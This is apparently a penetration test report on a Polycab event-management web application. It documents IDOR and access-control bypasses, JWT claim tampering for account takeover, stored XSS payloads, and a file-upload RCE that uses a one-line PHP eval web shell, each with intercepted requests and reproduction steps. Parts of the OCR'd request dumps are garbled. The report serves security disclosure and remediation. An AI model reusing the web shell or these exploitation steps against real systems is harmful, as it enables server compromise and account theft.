

Polycab-PenTest-Report

1: Unauthorized Access to Services (API /endpoints)

Severity: Critical

Description:

Unauthorized access to /polymeet/api/v1.0/eventmaster.php. page with ability to delete events just like polycab admin developer.

Polycab allows an administrator to restrict access to specific users only. And some employee can't edit /delete event on event master.but attacker could Change the action and do anything what want to do.

Proof Of Concept (POC):

- 1. Login as a normal employee with no delete permission.
- 2. Navigate to v1.0/eventmaster.php and change body parameter
 - 1) change the action: editeventmaster to deleteeventmaster
 - 2) Change the id of event that want to delete.

```
Request
                                                                                                                                   Response
1 POST /polymeet/api/v1.0/eventmaster.php HTTP/1.1
                                                                                                                                  Date: Thu, 22 Sep 2022 07:56:33 GMT

Server: Apache
Expires: Thu, 19 Nov 1981 08:52:00 GMT

Cache-Control: no-store, no-cache, must-revalidate
 2 Host: demo.instanceit.com
3 Connection: close
4 Content-Length: 279
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.88
                                                                                                                                    7 Vary: Accept-Encoding
                                                                                                                                  8 Connection: close
9 Content-Type: application/json
10 Content-Length: 165
boundary=----WebKitFormBoundarysNrOPK20HJVMHYKM
7 Accept: application/ison
8 useraction: editright
     -Requestea-with: XMLHttpRequest
10 userpagename: eventmaster
                                                                                                                                          "key":"",
"unqkey":"",
    masterlisting: false
13 Origin: https://demo.instanceit.com
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: cors
                                                                                                                                            loadmore":0,
                                                                                                                                          "showentries":-20,
"totalentries":0,
"url":"",
"message: 'Data deleted successfully.",
"status":1
  | Sec-Fetch-Dest: empty
| Referer: https://demo.instanceit.com/polymeet/eventmaster
| Accept-Encoding: gzip, deflate
| Accept-Language: en-US,en;q=0.9
| Cookie: PHPSESSID=6940dae0f1829ea37127524b8f3bbf08
      -----WebKitFormBoundarysNrOPK2OHJVMHYKM
    deleteeventmaster
   -----WebKitHormBoundarysNrOPK2OHJVMHYN
Content-Disposition: form-data; name=":
           --WebKitFormBoundarysNrOPK2OHJVMHYKM-
```

Fix Recommendation:

I. Proper check header parameter (useraction).



2: IDOR(Insecure Direct Object References)leading To Privilege Escalation.

Severity: Critical

Description:

Polycab web application contains a functionality to fetch and render the user rights/permissions. During this testing, we found that it is possible for any malicious attacker to bypass the authorization and access/enumerate sensitive details of Polycab employees.

During this testing it was observed that any malicious attacker could find the API endpoint and Unauthorized user access to disclose private data.IDOR vulnerabilities are most commonly associated with horizontal privilege escalation, but they can arise in relation to vertical privilege escalation.

- 1. Login as a normal employee with no view employee master permission.
- 2. Navigate to /polymeet/views/eventmaster.php to change the request to /polymeet/views/employeemaster.php (First AJAX call for views)

```
Request to https://demo.instanceit.com/443 [160.153.254.161]
Forward Drop Intercept is on Action Open Browser


Pretty Raw In Actions 

1 POST /polymeet/views /employeemaster.php HTTP/1.1
2 Host: demo.instanceit.com
3 Connection: close
4 Content:-Length: 0
5 Accept: */*
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.88 Safari/537.36
7 X. Requested-With: XMLHttpRequest
8 Origin: https://demo.instanceit.com
9 Sec-Fetch-Site: same-origin
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Dest: empty
12 Referer: https://demo.instanceit.com/polymeet/master
13 Accept-Encoding: gzip, deflate
14 Accept-Language: en-Us, en; eg.-0.9
15 Cookie: PHPSESSID=724a051f2aebaele5a8b74f28106904c
```




3. Navigate to /v1.0/eventmaster.php and change the API endpoints to /v1.0/employeemaster.php

4. And change the action "listeventmaster" to "listemployeemaster"



5. And see the browser the see sensitive data of their employee including name , their roles and etc.





3: Remote code execution.

Severity: Critical


Description:

In this type of vulnerability an attacker is able to run code of their choosing with system level privileges on a server that possesses the appropriate weakness. During this testing it was observed that the polycab application contains file upload functionality that can be abused by any attacker to load malicious files and execute remote code. Through this exploit, the attacker can completely compromise the complete infrastructure by uploading and executing a web-shell which can run commands, browse system files, browse local resources, attack other servers, and exploit the local vulnerabilities.

An unrestricted file upload vulnerability exists when an application allows users to upload files without proper validation. The application fails to properly validate files across four key factors: file extension, mime-type, size, and upload frequency. In addition, the application does not appear to scan uploaded files for known malware. Failing to restrict file uploads affects the security of the operating environment in many ways. Attackers commonly use file upload functionality to upload viruses or malware onto trusted servers. This might end up in the execution of unrestricted code in the server.

Proof Of Concept (POC):

1. Login to demo.instanceit.com/polymeet as BUM user.






2. Now Go to Configuration-->maincompany Master-->Edit company. Upload any photo in company logo upload section and capture the request and remove all the file content and insert this php code.


```
GIF89;
<?php $code = $_GET['code'];
eval($code); ?>
```

and change filename to code.php as shown below:





- 3. Now refresh and click on the company which was changed in the company logo. From the company logo image section, open that image in new tab. Which should open and execute the php shellcode that was uploaded. In the below example attacker is able to retrieve the internal files as a proof of concept (https://demo.instanceit.com/polymeet/assets/uploads/2022/09/logo/logo866e9964-98cd-4947-badb-970179a69276.php).
- And add this ?code=phpinfo(); on url.



Fix Recommendation:

The following validation should be performed:

- Restrict file types accepted for upload, check the file extension and only allow certain files to be uploaded.
- Use a whitelist approach instead of a blacklist. Check for double extensions such as .php.png.
- Check for files without a filename like .htaccess (on ASP.NET, check for configuration files like web.config).
- Change the permissions on the upload folder so the files within it are not executable. If possible, rename the files that are uploaded.
- If the application requires uploaded files to be of a specific type such as PDF, text, or Word Document, the application should validate that the extension is '.pdf', '.txt' or '.doc'.
- The first four bytes of the file should be validated. These first few bytes are known as the file's 'Magic Number' and will uniquely identify the file type. For example, all PDF files start with the byte-sequence '%PDF'.
- An upper limit on file size should be enforced, as determined on a caseby-case basis. For instance, if a typical file upload is 10 MB, the application should reject files that are larger than 25 MB.



4: User Account Takeover via Insecure logging of Oauth token.

Severity: Critical

Description:

Polycabmeet contains functionality that their employees could login with Microsoft 365. During the authentication testing, we found that polycabmeet web application login page only check username email id from JWT tokens. If malicious attacker login with Microsoft 365 and get JWT token and change the username email id so its logged in a privilege users like poly cab employees(sub-admin,admin,etc...) without any passwords.


- 1. Navigate to https://demo.instanceit.com/polymeet and then logged in as employee with microsoft 365.
- 2. Then get this url /v1.0/officelogin.php and see the JWT token.

```
Request

Freity Raw In Actions > Select extension. > Select extens
```




- 3. Decode the JWT token and change the "unique name" and "upn" parameter.
- 4. Change to victim email address and again encode the JWT token.





5. Attacker logged in as victim user without any password .



Fix Recommendation:

- 1. Validate the JWT sent through the request on the server side to verify the user is corresponding with the sent JWT.
- 2. Do not log sensitive details on logcat.



5: Stored Cross-site Scripting (XSS) via File Upload.

Severity: Critical

Description:

Polycab application is susceptible to Cross-Site Scripting (XSS) vulnerability. It is still possible for an attacker to inject a malicious script in the legitimate web page as rendered by the Polycab appServer. When any victim visits the vulnerable link, the malicious script will be executed on the victim's browser. The attacker-supplied code can perform a wide variety of actions, such as stealing the victim's session token or login credentials, performing arbitrary actions on the victim's behalf, and logging their keystrokes.

In this case, Polycab app becomes a vehicle to deliver the malicious scripts to end user's browser, leading to loss in reputation, trust and brand value. In this scenario the attacker can leverage the file upload point as an excellent opportunity to execute XSS applications.

Proof Of Concept (POC):

- 1. Logged in as polycab employee.
- 2. Now Go to Configuration-->maincompany Master-->Edit company. Upload any photo in company logo upload section and capture the request and remove all the file content and insert this script.

<script>alert(document.cookie)</script>

and change filename to code.php as shown below:

```
Response
Pritty Raw in Actions >
Pritty Raw income in Actions >
Pritty Raw in Actions >
Pritty R
```



3. An attacker can takeover accounts by stealing cookies. Or insert their own web pages by adding an html file .



Fix Recommendation:

cross-site scripting attacks can be prevented using two layers of defenses:

- Input should be validated as strictly as possible on arrival, given the kind of content that it is expected to contain. For example, personal names should consist of alphabetical and a small range of typographical characters, and be relatively short; a year of birth should consist of exactly four numerals; email addresses should match a well-defined regular expression. Input which fails the validation should be rejected, not sanitized.
- User input should be appropriately encoded at any point where it is rendered back in application responses. For Example, All HTML metacharacters, including < > " ' and =, should be replaced with the corresponding HTML entities (< > etc).



6: IDOR(Insecure Direct Object References)leading To Unauthorized actions.

Severity: Critical

Description:


Poly cab meet contains functionality to approve event . and These rights are limited to users of Poly cab. It is still possible a employee who has a limited rights can approve the events. if attacker comes to website and approve event without any rights and invites all people then polycab faces too many issues like loss in reputation, brand value ,trust and financial lose (sms).

- 1. Logged is an Polycab employee.
- 2. Navigate to /v1.0/eventrequest.php and change actions and add actions byid.

```
Request
                                                                                                                                               Response
 1 POST /polymeet/api/v1.0/eventrequest.php HTTP/1.1
                                                                                                                                                1 HTTP/1.1 200 OK
 2 Host: demo.instanceit.co
3 Connection: close
                                                                                                                                                2 Date: Fri, 23 Sep 2022 12:51:35 GMT
3 Server: Apache
4 Content-Length: 378
5 responsetype: HTML
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.88
                                                                                                                                                4 Expires: Thu, 19 Nov 1981 08:52:00 GMT
5 Cache-Control: no-store, no-cache, must-revalidate
                                                                                                                                               6 Pragma: no-cache
7 Vary: Accept-Encoding
8 Connection: close
safari/sa.ps multipart/form-data;
poundary=----WebKitFormBoundarywnKhXOiHjLeJSrSR
8 Accept: application/json
9 useraction: viewright
10 X-Requested-With: XMLHttpRequest
                                                                                                                                              9 Content-Type: application/json
10 Content-Length: 166
                                                                                                                                                      "key":"",
"unqkey":"",
"nextpage":"",
"loadmore":0,
11 userpagename: eventrequest
12 platform: 1
   | Origin: https://demo.instanceit.com
| Sec-Fetch-Site: same-origin
| Sec-Fetch-Mode: cors
| Sec-Fetch-Dest: empty
| Referer: https://demo.instanceit.com/polymeet/eventrequest
| Accept-Encoding: gzip, deflate
| Accept-Language: en-US,en;q=0.9
| Cookie: PHPSESSID=159e9fld70a7562dcaeba2669a04c47e
                                                                                                                                                       "datasize":0,
"showentries":-20,
"totalentries":0,
                                                                                                                                                      "url":"",
"message": Event Approved successfully".
"status":1
 4 Content-Disposition: form-data; name="action"
 insertapproveevent
    ·····webкit⊢ormsoundarywnKhXOiHjLeJSr5R
Content-Disposition: form-data; name="id"
    f2e3d4c8-7ff1-429f-e1a8-ca0801e271be
        -----WebKitFormBoundarywnKhXOiHjLeJSr5R-
```



3. An attacker can approve event without rights.



Fix Recommendation:



7: Stored XSS (cross-site scripting).

Severity: Critical

Description:

Polycab application is susceptible to Cross-Site Scripting (XSS) vulnerability. It is still possible for an attacker to inject a malicious script in the legitimate web page as rendered by the Polycab app server. When any victim visits the vulnerable link, the malicious script will be executed on the victim's browser. The attacker-supplied code can perform a wide variety of actions, such as stealing the victim's session token or login credentials, performing arbitrary actions on the victim's behalf, and logging their keystrokes.


In this case, Polycab app becomes a vehicle to deliver the malicious scripts to end user's browser, leading to loss in reputation, trust and brand value. In this scenario the attacker can leverage the file upload point as an excellent opportunity to execute XSS applications.

- 1. Logged in as polycab employee.
- Go to Configuration --> Region master. Click add new region and insert this code.
 <script>alert(1)

```
Request
                                                                                           Response
 1 POST /polymeet/api/v1.0/regionmaster.php HTTP/1.1
                                                                                          2 Date: Mon, 26 Sep 2022 06:15:56 GMT
3 Server: Apache
4 Expires: Thu, 19 Nov 1981 08:52:00 GMT
5 Cache-Control: no-store, no-cache, must-revalidate
 2 Host: demo.instanceit.com
 4 Content-Length: 502
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64;
   x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/87.0.4280.88 Safari/537.36
                                                                                          6 Pragma: no-cache
7 Vary: Accept-Encoding
   boundary=----WebKitFormBoundarynMkPDt4uG3ARjbfS
Accept: application/json
                                                                                         9 Content-Type: application/json
10 Content-Length: 165
8 useraction: editright
9 X-Requested-With: XMLHttpRequest
10 userpagename: regionmaste
                                                                                                "key":"",
"unqkey":"",
"nextpage":"",
"loadmore":0,
11 platform: 1
13 Origin: https://demo.instanceit.com
14 Sec-Fetch-Site: same-origin
                                                                                                 "datasize":0,
"showentries":-20,
16 Sec-Fetch-Dest: empty
                                                                                                "url":"",
"message":"
"status":1
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=400e7fbb24ffdecalb0a053701434dlb
22 -----WebKitFormBoundarynMkPDt4uG3ARjbfS
23 Content-Disposition: form-data; name="formevent"
          --WebKitFormBoundarynMkPDt4uG3ARjbfS
29 86ee4ad7-5bb1-4603-c08d-d37cc8c6aeaf
30 -----WebKitFormBoundarynMkPDt4uG3ARjbfS
   <script>alert(1)</script>
34 -----WebKitHormBoundarynMkPDt4uG3ARjbfS
35 Content-Disposition: form-data; name="action"
37 insertregion
38 -----WebKitFormBoundarynMkPDt4uG3ARjbfS--
```




An attacker can takeover accounts by stealing cookies. Or insert their own web pages by adding an HTML file.



Another POC:


 Go to event master page and add new event and insert this script on eventname parameter.

<script>alert(document.cookie)</script>





2. An attacker can takeover accounts by stealing cookies. Or insert their own web pages by adding an HTML file .



Fix Recommendation:

cross-site scripting attacks can be prevented using two layers of defenses:

- Input should be validated as strictly as possible on arrival, given the kind of content that it is expected to contain. For example, personal names should consist of alphabetical and a small range of typographical characters, and be relatively short; a year of birth should consist of exactly four numerals; email addresses should match a well-defined regular expression. Input which fails the validation should be rejected, not sanitized.
- User input should be appropriately encoded at any point where it is rendered back in application responses. For Example, All HTML metacharacters, including < > " ' and =, should be replaced with the corresponding HTML entities (< > etc).